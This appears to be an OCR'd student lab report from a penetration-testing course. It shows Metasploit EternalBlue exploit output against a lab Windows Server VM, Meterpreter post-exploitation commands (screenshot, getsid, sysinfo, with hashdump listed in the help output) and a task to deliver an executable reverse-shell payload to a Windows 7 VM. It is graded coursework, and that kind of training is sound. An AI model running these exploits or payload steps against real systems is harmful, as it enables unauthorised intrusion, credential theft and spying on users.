
Figure 1Setting configurations 2/2



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4428
[+] 192.168.10.11:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[*] 192.168.10.11:445 - Connecting to target for exploitation.
[+] 192.168.10.11:445 - Connection established for exploitation.
[+] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.10.11:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.10.11:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020  37 36 30 30                                      7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[-] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 192.168.10.11:445 - Connecting to target for exploitation.
[+] 192.168.10.11:445 - Connection established for exploitation.
[+] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.10.11:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.10.11:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020  37 36 30 30                                      7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
```

Exploit

1. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. **(2 pt)**




```
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to
SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D
)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.13:4428 -> 192.168.10.11:49157) at
2024-02-29 19:39:13 -0500
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=

meterpreter > screenshot
Screenshot saved to: /root/VaZiByyN.jpeg
meterpreter >
```

Successful connection, displaying screenshot

2. [Post-exploitation] In meterpreter shell, display the target system's local date and time. **(2 pt)**


display local time

3. [Post-exploitation] In meterpreter shell, get the SID of the user. **(2 pt)**



Display SID


4. [Post-exploitation] In meterpreter shell, get the current process identifier. **(2 pt)**



Display PID

5. [Post-exploitation] In meterpreter shell, get system information about the target. **(2 pt)**


Display system information


Kali - Internal Workstation on CS301-MOPOK002
Applications
Places
Terminal
Thu 19:45
root@CS2APenTest: ~
File Edit View Search Terminal Help
Command Description
play play an audio file on target system, nothing written on disk
Priv: Elevate Commands
getsystem Attempt to elevate your privilege to that of local system.
Priv: Password database Commands
hashdump Dumps the contents of the SAM database
Priv: Timestomp Commands
timestomp Manipulate file MACE attributes
meterpreter > localtime
Local Date/Time: 2024-02-29 19:42:40.966 Eastern Standard Time (UTC-500)
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > getpid
Current pid: 1108
meterpreter > sysinfo
Computer : W2008R2
OS : Windows 2008 R2 (Build 7600).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 0
Meterpreter : x64/windows
meterpreter >

Overview

Task C. Exploit Windows 7 with a deliverable payload (60 pt).

In this task, you need to create an executable payload with the required configurations below. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell **(10 pt)**. Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM.




Configurations


Configurations

The requirements for your payload are **(10 pt, 5pt each)**:


- Payload Name: Use your MIDAS ID (for example, pjiang.exe)
- Listening port: ***XXXX (follow the lab instruction)***



Setting executable payload




Downloading executable file on Windows 7 VM



Connection established


[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. **(10 pt)**

